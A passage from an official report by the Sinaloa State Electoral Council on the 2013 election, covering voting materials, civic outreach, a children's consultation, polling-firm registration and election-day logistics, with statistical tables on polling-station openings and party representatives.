De acuerdo con la valoración efectuada por los Consejos Distritales, la calidad y funcionalidad de los materiales fue buena, con excepción de la bolsa transportadora de la documentación, cuyas asas se desprendían en algunos casos en los que el número de boletas por elección superaba los 500 ejemplares. El problema se resolvió girando la instrucción de no tomar por el asa las bolsas que se encontraran en esas condiciones.

Esta vez se produjo una mampara compuesta, cuya parte superior se encontraba integrada en una sola pieza, lo que simplificó las maniobras y redujo el tiempo de su instalación. Adicionalmente, el tamaño,

ligeramente menor al de la mampara tradicional, permitió disminuir el volumen de la caja contenedora.

La máquina marcadora de credencial de elector tipo pinza facilitó el trabajo de los funcionarios de casilla, pues con este modelo ya no se hizo necesario desplazar ningún brazo de dispositivo sobre cada credencial para ubicar el punto exacto donde habría de situarse la impronta.

Otra innovación del proceso electoral 2013 concerniente a los materiales fue el formato plumón del envase de la tinta indeleble, cuya producción fue encargada a la Escuela Nacional de Ciencias Biológicas del Instituto Politécnico Nacional, mediante firma de convenio.

Comparado con la presentación en *roll-on*, el plumón mejoró el procedimiento de aplicación, eliminó los derrames o la sobreexposición del líquido en la piel de los electores y generó menores problemas para su distribución, resguardo y administración. Además, mientras que el *roll-on* contiene sustancia para 450 aplicaciones, aproximadamente —lo que había hecho necesaria la entrega de hasta dos envases en numerosas casillas—, las aplicaciones del plumón superan las 750, número de electores máximo que debe atender una mesa directiva.

La única complicación de este modelo con relación al que se venía utilizando, es que la apertura para su primera aplicación es relativamente más tardada: hay que vencer un sello de seguridad y aguardar un par de minutos para que la tinta escurra hasta la almohadilla. La capacitación a funcionarios de casilla atendió con diligencia este punto y también se proporcionó junto con el dispositivo una hoja con sencillas instrucciones, pues se comprobó que una vez realizado correctamente el procedimiento inicial, el plumón funciona de manera adecuada.

3

COMUNICACIÓN SOCIAL Y PARTICIPACIÓN CÍVICA

ÁREA DE COMUNICACIÓN DEL CONSEJO ESTATAL ELECTORAL DE SINALOA

Difusión de campañas

El CEE cumplió en 2013 su 18 aniversario de ciudadanización, por lo que parte de la estrategia de comunicación fue la de estrechar la relación con los ciudadanos y fomentar su participación en el séptimo proceso electoral que realiza el órgano electoral en Sinaloa.

En esta ocasión, el *slogan* utilizado fue «Elige libre. Vota este 7 de julio», acompañado de una imagen que representa el estado de Sinaloa, con una urna y las papeletas de colores en alusión a los 8 partidos políticos que contendían en el proceso.

La Presidencia del CEE, así como los Consejeros Ciudadanos mostraron siempre, tal y como lo señalaron en sus inicios, una completa apertura para la atención de los representantes de todos los medios de comunicación, lo que sin duda facilitó en gran medida el trabajo del área.

Ante el recorte presupuestal del que fue objeto el CEE, se requirió de mayor creatividad para llegar al mayor número de ciudadanos, por

lo que se incrementaron las reuniones y pláticas con diversos sectores e instituciones públicos y privados para dar a conocer de primera mano las actividades del órgano electoral y las etapas del proceso en marcha.

Actividades específicas del área de comunicación

El Área de Comunicación, además de realizar las tareas propias como la elaboración de la síntesis periodística diaria y el monitoreo a medios nacionales, elaboró los guiones de los spots de radio y televisión de la campaña institucional, mismos que fueron transmitidos en las estaciones de Sinaloa, a través de los tiempos oficiales que proporciona el Instituto Federal Electoral (IFE) a todos los órganos electorales del país.

También fue responsable de la logística de todas las sesiones del CEE, en apoyo a la Presidencia y a la Secretaría General; al igual que del archivo informativo (el cual se digitaliza), fotográfico y de video institucional. Elaboró 91 boletines de prensa y las invitaciones correspondientes a las sesiones y eventos del CEE, contándose en todos y cada uno de ellos, con una amplia cobertura por parte de los medios de comunicación.

Para reforzar la relación con organismos intermedios, colegios de profesionistas, autoridades educativas e integrantes de la LX Legislatura, esta área elaboró periódicamente boletines electrónicos (12) con la información más relevante para que estuvieran enterados, de primera mano, de los avances del proceso electoral y de los acuerdos tomados.

El área también coadyuvó con la Comisión de Presupuesto y Administración para la licitación y diseño de 150 mil ejemplares de la publicación que contiene la ubicación e integración de las mesas directivas de casilla, los cuales se encartaron en los diarios del estado.

El Área de Comunicación es responsable también del diseño de materiales impresos e imagen de las diversas áreas del CEE, como se muestra a continuación:



Cachucha identificación capacitadores



Lonas diversas



Termo para capacitadores



Bolsas para basura en automóviles



Plumas como utilitario



Llaveros

Participación ciudadana (difusión externa)

Se buscó acercamiento con la iniciativa privada e instituciones públicas para obtener su colaboración en la promoción del voto. Dicha solicitud, afortunadamente, fue atendida:

La Asociación de Estacionamientos Públicos de Culiacán (APEC) otorgó espacios gratuitos en 40 de sus establecimientos para que el CEE colocara lonas y anuncios promocionales en las plumas de acceso, donde se invitaba a la ciudadanía a ejercer su derecho al voto o bien a aceptar su nombramiento como funcionarios de casilla.

El Aeropuerto Internacional de Culiacán, Citicinemas, la Junta de Agua Potable y Alcantarillado de Culiacán (JAPAC) y restaurant «Blue Cherry» abrieron sus puertas para permitir que el CEE instalara *displays* con lonas alusivas.

Las empresas Farmacon y Aquamiller también se sumaron al CEE; la primera, al imprimir en sus *ticket* de compra la invitación a votar; y la segunda, colocando en todas sus camionetas de reparto una calcomanía alusiva a la promoción del voto.

Instituciones como el Instituto Sinaloense de las Mujeres (Is-mujer), la Comisión Estatal de los Derechos Humanos (CEDH), el Tribunal Estatal Electoral (TEE), el Tribunal de lo Contencioso y Administrativo (TCA) y la Comisión Estatal para el Acceso a la Información Pública (CEAIPES) permitieron que en sus portales se colocara un *banner* del CEE con la promoción del voto.

Atención directa del área

Constantemente se otorgó atención a los Consejeros Ciudadanos respecto a entrevistas solicitadas; asimismo, se les brindó, a través de tarjetas informativas, los avances diarios del proceso electoral.

Respecto a los medios de comunicación, estos fueron invitados en tiempo y forma, a través de correos electrónicos, llamadas y mensajes telefónicos, a presenciar las sesiones o actividades del CEE; asimismo, se les brindó información oportuna acerca del proceso electoral.

Para la cobertura de la jornada electoral, se montó una sala de prensa, debidamente equipada, así como un espacio para entrevistas contigua a las instalaciones del CEE. En total, esta área registró a 550 representantes de medios locales y nacionales de comunicación, a quienes se les proporcionó la «Carpetas Informativa 2013» donde se contemplaba los datos más relevante de la elección en Sinaloa.

No obstante que los tiempos del proceso electoral 2013 fueron muy reducidos, porque así lo señala la Ley Electoral del Estado de Sinaloa, si resultaron suficientes para organizar la elección cuya jornada se llevó a cabo el 7 de julio.

La apertura del Consejo Estatal Electoral de Sinaloa, hacia los medios de comunicación, fue satisfactoria, lo que sin duda facilitó en gran medida la tarea del área.

ÁREA DE EDUCACIÓN CÍVICA

Fortalecimiento de la educación cívica

Para estudiar el desafío de consolidar la democracia, el Programa de las Naciones Unidas para el Desarrollo (PNUD) a petición de los Gobiernos de América Latina y el Caribe, realizó una investigación que presentó a la democracia como una forma de gobierno en el poder que, si bien se ha extendido, presenta un marco de crisis social progresiva.

Por un lado se celebra la institucionalización de las elecciones periódicas con procedimientos de calidad: competitivas, transparentes y decisivas, mas no son una garantía que baste, debido al aumento de la insatisfacción popular, la desigualdad y la pobreza, además de un insuficiente crecimiento económico. El 50 por ciento de los latinoamericanos están dispuestos a sacrificar un gobierno democrático por un crecimiento real socioeconómico.

Para mejorar la democracia es necesario dotar los diseños institucionales de nuevos contenidos y nuevos derechos; sí elegir autoridades,

pero además afirmar los derechos sociales y la organización colectiva de los ciudadanos. Garantizar los derechos de todos: civiles, políticos y sociales.

Finalmente esta visión renovada propone al ciudadano como «agente» para proyectar la democracia, en dos dimensiones: afirmar los derechos sociales mediante el desarrollo humano para aumentar las opciones de carácter colectivo que inciden en la calidad de vida; y continuar defendiendo las conquistas de derechos políticos y humanos que garanticen al individuo frente el Estado.

Con esta base el Consejo Estatal Electoral de Sinaloa, redirecciona su contribución al desarrollo y democracia del estado, busca el fortalecimiento de la participación ciudadana y la educación cívica, mediante la instrucción y formación de personas que fungirán como agentes de participación en la vida pública.

Durante el Proceso Electoral 2013 se realizó el primer proyecto con esta perspectiva, como primer grupo se seleccionan a los niños para participar como agentes, por considerarse un canal para llegar a los padres de familia, encontrarse en un momento fundamental para aprender, asimilar conocimientos y valores, además de confluir en la escuela.

Consulta infantil

El propósito principal es realizar una práctica entre niños sobre procesos de elección y organización colectiva en un marco de convivencia y valores. Se busca también que mediante la instrucción y la participación, los niños asuman de forma decisiva actitudes libres y responsables, mismas que trasladarán a todos los contextos que requieren toma de decisiones.

Para cumplir con el objetivo el Consejo Estatal Electoral diseñó dos instrumentos que implementaron maestros y alumnos de primaria, personal de los consejos distritales y municipales que se habilitaron durante proceso electoral y jóvenes voluntarios. La población objeto fueron niñas y niños de 6 a 12 años de edad. La presentación de los

instrumentos fue en dos boletas de autollenado, una dirigida a niñas y niños de 6 a 9 años de edad, con el tema agente promotor del proceso electoral en curso, la otra dirigida a niñas y niños de 10 a 12 años de edad, con el tema conocimiento de la democracia, mismas que se aplicaron en instituciones educativas y espacios públicos de mayor afluencia infantil.

Se propusieron dos estrategias para llegar al mayor número de niños posible en el Estado con la infraestructura del Consejo Estatal Electoral y el apoyo de instituciones educativas, empresas y autoridades municipales.

Instalación de casillas en escuelas primarias

Con la colaboración de 15 escuelas primarias públicas y privadas y 3 instituciones de seguimiento educativo del Estado, se instalaron 33 mesas directivas de casillas, en las que participación más de 7,000 estudiantes.

Instalación de casillas en lugares públicos

Con la colaboración 38 empresas privadas, 15 Ayuntamientos y 28 Consejos Electorales Distritales y Municipales, se instalaron 76 mesas directivas de casillas en plazas, parques y supermercados de cada municipio del estado de Sinaloa, en los que la participación fue de más de 5,000 niños.

Para la instalación de Mesa Directiva de Casilla, el Consejo Estatal Electoral y los consejos electorales distritales y municipales proporcionaron a los jóvenes voluntarios los materiales necesarios para la instalación efectiva de la mesa. La recepción de la votación dio inicio a las 9:00 horas y se cerró a las 18:00 horas.

En este ejercicio participaron 231 jóvenes voluntarios, entre integrantes de los Clubes Rotarac del estado, familiares y amigos del personal de los distintos consejos electorales; se instalaron 109 mesas

directivas de casilla en los 18 municipios de Sinaloa y se aplicaron 16,533 consultas.

Del grupo de 6 a 9 años participaron 9,042 niños, lo que representa un 54.69%; del grupo de 10 a 12 años participaron 7,491 lo que representa el 45.31%. Estos resultados definen al primer grupo como el de mayor participación.

Siguiendo este orden, así como la tendencia de mayor elección hecha por los niños, se presentarán las respuestas manifestadas:

Primera boleta «¿Cómo participo en las elecciones?»

La opción más elegida fue acompañar a los padres a votar el día de la elección, con el 39.91%; la siguiente más mencionada fue invitar a los familiares, con 37.29%; después comentar a los maestros que recuerden a los padres ir a votar, con el 13.25%; y, por último, recordar a los amigos de las redes sociales que había elecciones con sólo el 8.05%. El 1.5% de los niños no respondió la pregunta.

Los resultados reflejan que los niños consideran a los padres como el primer núcleo de convivencia y el último el núcleo los amigos de redes sociales (probablemente porque muchos de ellos no están involucrados activamente con ninguna red social virtual), dejando como término medio a los familiares y maestros. De este grupo de participantes el 50.70% eran niñas y el 49.30% niños.

Segunda boleta «¿Qué es para mí la democracia?»

La primera opción que seleccionaron es elegir representantes que gobiernan por medio del voto, con el 33.92%; como segunda opción seleccionaron la práctica de los valores, con el 24.63%. Consideran a la democracia como una manera de vivir libre, estar juntos y lograr beneficios para todos, con el 22.07%; reconocieron a las leyes para vivir en armonía con un 8.18%; votaron por los acuerdos que importan a todos el 7.60%; y finalmente eligieron decidir en familia como práctica de la democracia con el 2.34%. El 1.26% no contestó la consulta.

Los resultados reflejan que los niños relacionan a la democracia en primer término, con la elección de representantes, la última opción considerada es la toma de decisiones en forma conjunta en la familia, la asociación intermedia es la práctica de los valores, la legislación, el bien colectivo y los acuerdos y consensos.

Las instituciones que participaron en este ejercicio fueron:

AHOME: Cualli Sistema Educativo, Escuela Activa Integral, Escuela Primaria Marcial Ordóñez matutina,

GUASAVE: Escuela Primaria Jaime Nunó matutina de Guasave, Escuela Primaria Carmen Serdán matutina,

CULIACÁN: Escuela Primaria Eustaquio Buelna Pérez, Escuela Primaria Manuel Ávila Camacho, Escuela Primaria Ángel Flores e Instituto Bilingüe Jean Piaget,

MAZATLÁN: Escuela Primaria Gral. Ignacio Manuel Altamirano, Escuela Primaria Profr. José Antonio Sarabia López, Escuela Primaria Profr. Candelario Aceves Uriarte, Escuela Primaria Ángela Peralta, Escuela Primaria Gilberto Soto Velázquez vespertina y el Colegio Andes de Mazatlán

Participaron también el Centro de Ciencias de Sinaloa, el Instituto Sinaloense de Cultura y PISI Centro de Idiomas.

Asimismo las empresas:

- Centro Comercial Andador Gerardo's y Farmacias Choix, de Choix, Ley Jiquilpan y Plaza Fiesta «Las Palmas» en Ahome,
- Ley Plaza Guasave, Tienda Santa Fé Carrasco, y Ley Las Fuentes de Guasave,
- Platino's Plaza de Salvador Alvarado,
- Supermercado MZ en Mocorito,
- Ciber Nene Club en Badiraguato,
- Supermercado Aurrera Abastos, Comercial Mexicana La Campiña, Soriana Abastos, Soriana Zapata, Plaza Forum, Supermercado MZ en Eldorado, Burger King Lomita, Burguer King La Isla, Burger King 3 Ríos, Peter Piper Pizza, Cinépolis, Citicinemmas

La Isla, Citicinemas Galerías, Galerías de San Miguel, y Bolera-
ma en Culiacán,

- Supermercado Ley en Elota,
- Centro Comercial Soriana Insurgentes, Mercado Hacienda Victoria, Centro Comercial Plaza del Mar, Centro Comercial Soriana Santa Rosa y Condominio «La Gran Plaza», en Mazatlán.

Los Ayuntamientos que colaboraron fueron: El Fuerte, Ahome, Sinaloa, Guasave, Angostura, Salvador Alvarado, Mocorito, Badiraguato, Culiacán, Navolato, Cosalá, Elota, San Ignacio, Concordia y Escuinapa.

De este ejercicio es rescatable el cumplimiento de los propósitos del proyecto: lograr que los niños sean el canal y agentes promotores de la participación con los padres de familia, por seleccionarlos como primer vínculo de participación. También se destaca que los niños realizaron prácticas cívicas democráticas al hacer vivencial la toma de decisiones en un ambiente semejante al constitucional.

ENCUESTAS

A partir de 2004 el Consejo Estatal Electoral de Sinaloa reconoce y regula en su normatividad la realización de encuestas; este antecedente fue abrogado y en su lugar se aprobaron en 2007 los Lineamientos para la Realización de Encuestas y demás Estudios Demoscópicos, donde se establecieron los criterios, sistemas y procedimientos a que se deben ajustar las personas físicas y morales para la realización de estudios de opinión, encuestas sobre la intención del voto de los ciudadanos, encuestas de salida de casilla o conteos rápidos para dar a conocer tendencias electorales; quienes realicen algún estudio en cualquiera de sus modalidades deberán registrarse ante el órgano electoral.

En el Proceso Electoral 2013 se registraron 23 empresas, los acreditados para realizar encuestas fueron: El Debate, S. A. de C. V.; Consejo de Estudios Estratégicos para la Sustentabilidad y la Evaluación

Pública A. C.; Bufete de Proyectos, Información y Análisis S. A. de C. V.; Con Estadística S. C.; Estrategias Frescas S. C.; Ideas Frescas de Mercadotecnia S. C.; EG Mercadotecnia S. A. de C. V.; Persona física José de Jesús Rojas Rivera.; Parametría S. A. de C. V.; Comunicadores en Desarrollo Humano S. C.; ACCE Consultores S. C.; Consulta, Consultores Asociados en Investigación de Opinión S. A. de C. V.; Instituto de Mercadotecnia y Opinión S. C.; Aplicación de Estudios de Opinión Pública S. C.; COMEST S. C., Comunicación Estratégica.; Buendía & Laredo S. C.; Consulting Marketing Broadcast S. A.; Soluciones Think Mercadotecnia S. C.; Arias Asian Asociados de Investigación, S. C.; Planeación Estratégica del Noroeste. S. A.; Parámetro Consultores S. C.; Consultoría Mercurio S. C.; y, Anova Investigación, S. C.

Resultados relevantes

De las empresas registradas sólo 5 realizaron encuestas: El Debate, S. A. de C. V., Con Estadística; Soluciones Think Mercadotecnia; COMEST; y Persona Física José Rojas Rivera; las cuales se publicaron en medios impresos y en portales digitales. Alrededor de 30 mil sinaloenses fueron encuestados. Sólo Consultoría Mercurio S. C. publicó una encuesta sin entregar al CEE la documentación de dicho estudio.

No se puede afirmar que las encuestas por sí mismas generan un efecto específico a favor o en contra de algún candidato o partido, ya que sólo reflejan el momento exacto en el que fue realizada, es decir, el elector puede cambiar el sentido de su voto, máxime si la publicación de encuestas está prohibida desde el lunes anterior al día de elección, y hasta la hora del cierre oficial de las casillas, sin embargo se reconoce la importancia de los medios de comunicación en la publicación o difusión de los resultados de las mismas.

La innovación en materia de encuestas, sondeos de opinión y estudios demoscópicos se encuentra en la publicación de las encuestas

en medios no impresos (digitales), logrando su regulación a través de los lineamientos.

Es conveniente fortalecer la regulación de las encuestas, sondeos de opinión y estudios demoscópicos en el tema específico de las sanciones para los infractores de las disposiciones legales en materia de encuestas y demás estudios demoscópicos durante el proceso electoral, ya que en los Lineamientos sólo se mencionan sanciones administrativas, civiles o penales y el Código Penal sólo hace referencia al incumplimiento en las fechas de publicación permitidas, por lo cual los demás supuestos de infracción no están contemplados en la Ley y resulta vaga su clasificación, a menos que lo que se pretenda subsanar sea el daño moral, recurriendo así al código civil.

4

JORNADA ELECTORAL Y CÓMPUTOS FINALES

JORNADA ELECTORAL

Durante las dos semanas previas a la jornada electoral se suceden diversas actividades, algunas simultáneas, como lo son la preparación, análisis, asignación de presupuestos y revisión de las logísticas de entrega de paquetes a presidentes de casilla; de la jornada electoral; del traslado, recepción de paquetes y atención a Presidentes de casillas; del cómputo preliminar y de la administración de las bodegas.

Tienen verificativo simulacros del PREP y del Sistema de Información de la Jornada Electoral (SIJE); se integran en un solo paquete los materiales y la documentación electoral y administrativa con que son dotadas las casillas; se efectúan recorridos para el retiro de propaganda electoral colocada en un radio de 50 metros de las ubicaciones de estos centros de votación; se colocan las mantas indicativas en los lugares donde se instalarán las casillas y concluye la distribución de los muebles necesarios para equiparlas.

En las sedes de los Consejos Distritales, Municipales e incluso en el Estatal, la Comisión Federal de Electricidad instaló plantas de energía de emergencia, con las que se realizaron simulacros de interrupción del fluido eléctrico.

La entrega de paquetes a presidentes inició el domingo 30 de junio, muy lentamente, pues en los Consejos Distritales aun esperaban la instrucción definitiva sobre las adendas a la lista nominal que el IFE había previsto llegarían durante la semana previa a la jornada electoral.

Originalmente se planteó que la adenda –la cual iba a incorporarse en una buena parte de las casillas aprobadas- tendría como único objetivo la comprobación visual en la casilla de ciudadanos que solicitaron reposición de su credencial después de haber iniciado la impresión de la lista nominal. El IFE aseguró que tras este trámite no se modificarían los datos ni se afectaría la integración o la estadística de la lista nominal definitiva, pero en virtud de que la fotografía sí fue actualizada, se corría el riesgo de que al llegar el ciudadano a la casilla la imagen de su credencial de elector no coincidiera con la imagen impresa en la lista.

Los listados se recibieron la noche del lunes 1° de julio, pero ocurrió que, a pesar de haberlo solicitado así, no se encontraban separados por casilla, sino que en un solo documento se incluyeron a los electores de toda la sección, por lo que no resultaba posible discernir a cual casilla correspondía cada elector en aquellas secciones con casillas Contiguas y Extraordinarias.

Además se detectó que, contrario a lo que el IFE había informado, sí aparecieron en la adenda ciudadanos que no se encontraban registrados en la lista nominal definitiva. Tratándose de registros nuevos, y a cinco días de la jornada, no había boletas previstas para ellos.

También se consideró que la adenda provocaría incertidumbre en los datos anotados en las actas durante las etapas de instalación de casilla y de escrutinio y cómputo, pues al poseer dos listados nominales en los que habría tanto registros repetidos cuanto registros nuevos, los funcionarios de casilla no distinguirían fehacientemente el número de ciudadanos con derecho a votar en su mesa.

Luego de sostener una reunión con los representantes de los partidos políticos en la que se resolvió que la incorporación de las adendas generaría falta de certeza y provocaría confusión en la casilla,

el CEE acordó no distribuirlos. A partir del miércoles 3 de julio los Consejos Distritales aceleraron el operativo de entrega de paquetes a los presidentes hasta su conclusión oportuna.

En el Distrito XI, en Badiraguato, el viernes 5 de julio se realizó la entrega de dieciocho paquetes correspondientes a quince comunidades serranas, vía aérea, con el apoyo de dos helicópteros proporcionados por la Secretaría de Seguridad. Las comunidades atendidas fueron Potrero de Bejarano, Potrerillos de San Javier, San Javier de Abajo, Vinaterías, Santa Rita de Abajo, Surutato, La Soledad, Soyatita, San José del Llano, Tecuixiapa, La Sávila, Cortijo de Guatenipa, Huixiopa, El Nogalito y La Tuna.

Se programaron dos simulacros del SIJE, aunque se realizó un tercero con el propósito de afinar su funcionamiento. El sistema fue diseñado para operar en dos modalidades, la tradicional, basada en llamadas telefónicas por medio de las que se transmiten verbalmente una serie de claves trianguladas entre el capacitador en campo, el supervisor en oficina distrital y el capturista en la terminal de cómputo. La otra modalidad está basada en la transmisión de datos vía WEB por medio de un teléfono celular con acceso a internet. Esta variante permite que la información se difunda directamente desde el campo hasta el servidor central, sin pasar por ningún intermediario. Desafortunadamente, buena parte de los equipos de los capacitadores-asistentes no poseían las especificaciones técnicas necesarias para soportar la aplicación y su uso resultó en una escala modesta pero eficiente.

La modalidad WEB debe promoverse en procesos electorales futuros, pues su empleo hará disminuir el margen de error derivado de la concurrencia de varios individuos en el registro y transmisión de los datos y permitirá consolidar la información de manera instantánea, ofreciendo mayores posibilidades a la oportuna y transparente difusión de informes y a la toma de decisiones. A fin de asegurar el éxito de esta versión del SIJE, es necesario que se anticipe su diseño en el área de informática del CEE, desde donde tendrá que planificarse la puesta en marcha del sistema y explorarse los mecanismos que garan-

ticen el uso de aparatos o tecnologías idóneas, comunes a todos los capacitadores-asistentes.

De acuerdo con el sistema de información, hacia las 9 de la mañana del 7 de julio, el 93.16 por ciento de las casillas ya habían empezado a recibir la votación. Poco antes de la 10 de la mañana, solamente en 17 de las 4,639 casillas aprobadas proseguían los trabajos de instalación, por ausencia de funcionarios designados y declinación sucesiva de ciudadanos de la fila a participar. A la postre, todas las casillas fueron abiertas a la votación.

Es de señalarse que las casillas en donde se apreció la mayor incidencia en el retraso del inicio de la votación atañen a zonas de los distritos más urbanizados, como lo son el IV en la ciudad de Los Mochis; el XII, el XIII y el XXIV en Culiacán; y el distrito XIX en Mazatlán.

Se produjeron veintidós cambios de domicilio en la ubicación de las casillas durante la etapa de instalación. Nueve de estos casos se presentaron en secciones del Distrito XXIV, aunque en realidad tres modificaciones involucraron a una sola ubicación, pues en el mismo domicilio estaban previstas —además de la básica— dos casillas contiguas.

De las veintidós reubicaciones, cinco ocurrieron porque el domicilio aprobado estaba cerrado y sin posibilidades de acceso inmediato; la razón del cambio en cuatro casillas más fue debido a condiciones climatológicas; en otras seis, los propietarios se negaron de última hora a prestar su domicilio, de hecho hubo quien señaló que el inmueble se encontraba en medio de un conflicto legal.

Cuatro casillas fueron reubicadas porque se adujeron cuestiones de espacio; el desarrollo de una fiesta con abundante alcohol provocó también un cambio; igual que la existencia de una barda muy grande pintada con propaganda partidista. Finalmente, la remodelación en curso de una plazuela provocó que el pasaje que conducía a los electores a otra de las casillas resultara impracticable.

RANGO HORARIO DE INICIO DE VOTACIÓN EN LAS MESAS DIRECTIVAS DE CASILLA																	
Dtto.	Municipio	08:00-08:30		08:31-9:00		9:01-9:30		9:31-10:00		10:01-10:30		10:31-11:00		11:01-11:30		Total	
		Tot	%	Tot	%	Tot	%	Tot	%	Tot	%	Tot	%	Tot	%	Tot	%
I	Choix	47	61.84	29	38.16											76	100.00
II	El Fuerte	133	71.12	52	27.81	2	1.07									187	100.00
III	Ahome	222	66.27	108	32.24	5	1.49									335	100.00
IV	Ahome	154	56.00	110	40.00	7	2.55	3	1.09	1	0.36					275	100.00
V	Sinaloa	146	77.25	43	22.75											189	100.00
VI	Guasave	162	65.32	84	33.87	2	0.81									248	100.00
VII	Guasave	170	71.73	64	27.00	3	1.27									237	100.00
VIII	Angostura	80	72.07	31	27.93											111	100.00
IX	Salvador A.	101	60.48	60	35.93	4	2.40	2	1.20							167	100.00
X	Mocorito	115	85.82	18	13.43	1	0.75									134	100.00
XI	Badiraguato	67	93.06	5	6.94											72	100.00
XII	Culiacán	149	41.62	145	40.50	47	13.13	16	4.47	1	0.28					358	100.00
XIII	Culiacán	140	36.84	174	45.79	44	11.58	16	4.21	4	1.05	2	0.53			380	100.00
XIV	Culiacán	163	74.09	44	20.00	10	4.55	3	1.36							220	100.00
XV	Navolato	154	72.30	49	23.00	8	3.76	2	0.94							213	100.00

RANGO HORARIO DE INICIO DE VOTACIÓN EN LAS MESAS DIRECTIVAS DE CASILLA (CONT.)																	
Dtto.	Municipio	08:00-08:30		08:31 - 9:00		9:01-9:30		9:31-10:00		10:01-10:30		10:31-11:00		11:01-11:30		Total	
		Tot	%	Tot	%	Tot	%	Tot	%	Tot	%	Tot	%	Tot	%	Tot	%
XVI	Cosalá	13	32.50	23	57.50	3	7.50	1	2.50							40	100.00
XVII	Elota	70	100.00													70	100.00
XVIII	San Ignacio	22	44.90	26	53.06	1	2.04									49	100.00
XIX	Mazatlán	253	48.47	216	41.38	43	8.24	9	1.72	1	0.19					522	100.00
XX	Mazatlán	148	98.01	3	1.99											151	100.00
XXI	Concordia	49	100.00													49	100.00
XXII	Rosario	45	47.37	42	44.21	8	8.42									95	100.00
XXIII	Escuinapa	38	47.50	41	51.25	1	1.25									80	100.00
XXIV	Culiacán	162	42.52	152	39.90	44	11.55	15	3.94	5	1.31	2	0.52	1	0.26	381	100.00
Totales		2803	60.42	1519	32.74	233	5.02	67	1.44	12	0.26	4	0.09	1	0.02	4639	100.00

CAMBIOS DE DOMICILIO EL DÍA DE LA JORNADA ELECTORAL		
No.	Distrito	Casillas
1	II El Fuerte	1
2	III Ahome	1
3	IV Ahome	2
4	V Sinaloa	1
5	VIII Angostura	2
6	XII Culiacán	2
7	XIV Culiacán	2
8	XV Navolato	1
9	XXII Rosario	1
10	XXIV Culiacán	9
Total		22

El 94% de los ciudadanos que atendieron las casillas fueron designados y capacitados por los Consejos Distritales. Alrededor del 6% de los cargos en las mesas directivas fue ocupado por ciudadanos que se incorporaron a la casilla desde la fila:

- 17,443 (94%) de los ciudadanos que administraron las casillas fueron designados y capacitados (como propietarios y suplentes).
- 1,099 (5.9%) restante corresponde a ciudadanos que se incorporaron a las casillas desde la fila.
- 14 (0.07%) casillas operaron con tres funcionarios.

Los mismos datos, desagregado por cargo, son los siguientes:

- 4,626 (99.7%) de los presidentes fueron ciudadanos capacitados.
- 4,550 (98%) de los secretarios fueron ciudadanos capacitados.
- 4,375 (94.3%) de los escrutadores primero fueron ciudadanos capacitados.
- 3,892 (83.8%) de los escrutadores segundos fueron ciudadanos capacitados.

Solamente 13 presidencias de casilla fueron ocupadas por ciudadanos de la fila: uno en el Distrito VII, en Guasave; otro más en el Distrito XIX, en Mazatlán; 4 en el Distrito XII, 6 en el XIII y 1 en el XXIV, los 3 con sede en Culiacán.

Diez de las 14 casillas que operaron con tres funcionarios se localizaron en el Distrito XXIV, en Culiacán; las 4 restantes se presentaron en Mazatlán, en el Distrito XIX. De nueva cuenta la incidencia significativa se localiza en las áreas de mayor urbanización en el estado; no obstante, las evidencias nos permiten afirmar que esta circunstancia no afectó la articulación ni el desempeño de los trabajos en dichas casillas.

Con respecto a la presencia de representantes de partidos políticos, el sistema de información arrojó que en el 89.93% de las casillas instaladas en todo el estado había cuando menos un representante de la coalición Unidos Ganas Tú; la coalición Transformemos Sinaloa tuvo representantes en el 96.66% de las casillas; Movimiento Ciudadano en el 24.16% y el Partido Sinaloense en el 82.93 por ciento.

PRESENCIA DE REPRESENTANTES DE PARTIDOS POLÍTICOS Y COALICIONES EN MESAS DIRECTIVAS DE CASILLA										
Distrito	Municipio	Total de casillas instaladas	Partidos-Coaliciones							
			Unidos Ganas Tú		Transformemos Sinaloa		Movimiento Ciudadano		Partido Sinaloense	
			Asist	%	Asist	%	Asist	%	Asist	%
I	Choix	76	76	100.00	76	100.00	0	0.00	53	69.74
II	El Fuerte	187	185	98.93	186	99.47	5	2.67	183	97.86
III	Ahome	335	328	97.91	330	98.51	23	6.87	265	79.10
IV	Ahome	275	268	97.45	266	96.73	29	10.55	193	70.18
V	Sinaloa	189	0	0.00	187	98.94	154	81.48	150	79.37
VI	Guasave	248	245	98.79	246	99.19	5	2.02	220	88.71
VII	Guasave	237	190	80.17	186	78.48	0	0.00	170	71.73
VIII	Angostura	111	111	100.00	111	100.00	70	63.06	104	93.69
IX	Salvador Alvarado	167	167	100.00	165	98.80	70	41.92	160	95.81

PRESENCIA DE REPRESENTANTES DE PARTIDOS POLÍTICOS
Y COALICIONES EN MESAS DIRECTIVAS DE CASILLA (CONT.)

Distrito	Municipio	Total de casillas instaladas	Partidos-Coaliciones							
			Unidos Ganas Tú		Transformemos Sinaloa		Movimiento Ciudadano		Partido Sinaloense	
			Asist	%	Asist	%	Asist	%	Asist	%
X	Mocorito	134	133	99.25	133	99.25	0	0.00	110	82.09
XI	Badiraguato	72	68	94.44	72	100.00	34	47.22	63	87.50
XII	Culiacán	358	299	83.52	341	95.25	174	48.60	272	75.98
XIII	Culiacán	380	298	78.42	335	88.16	39	10.26	324	85.26
XIV	Culiacán	220	214	97.27	218	99.09	48	21.82	202	91.82
XV	Navolato	213	211	99.06	213	100.00	31	14.55	188	88.26
XVI	Cosalá	40	40	100.00	40	100.00	12	30.00	38	95.00
XVII	Elota	70	69	98.57	70	100.00	0	0.00	70	100.00
XVIII	San Ignacio	49	49	100.00	49	100.00	9	18.37	47	95.92
XIX	Mazatlán	522	516	98.85	515	98.66	132	25.29	379	72.61
XX	Mazatlán	151	147	97.35	148	98.01	8	5.30	123	81.46
XXI	Concordia	49	48	97.96	49	100.00	28	57.14	46	93.88
XXII	Rosario	95	95	100.00	94	98.95	43	45.26	95	100.00
XXIII	Escuinapa	80	80	100.00	79	98.75	52	65.00	71	88.75
XXIV	Culiacán	381	335	87.93	375	98.43	155	40.68	321	84.25
Total		4,639	4,172	89.93	4,484	96.66	1,121	24.16	3,847	82.93

La jornada electoral transcurrió sin incidentes relevantes. El más recurrente fue el reporte de ciudadanos que no aparecían en lista nominal, algunos casos debido a que se encontraban incluidos en la adenda y otros más a consecuencia de trámites realizados recientemente ante el Registro Federal de Electores que no fueron concluidos.

En el Distrito XIV, con sede en Eldorado, se reportó durante la etapa de instalación que en la casilla 1667 Básica, ubicada en La Mojonera, hacían falta cien boletas. Fueron localizadas adosadas a las boletas de la casilla 1668 Básica, en Portaceli, en donde por error se

incorporó el block completo. Una comisión de consejeros acudió a la zona para restituir el orden en los documentos.

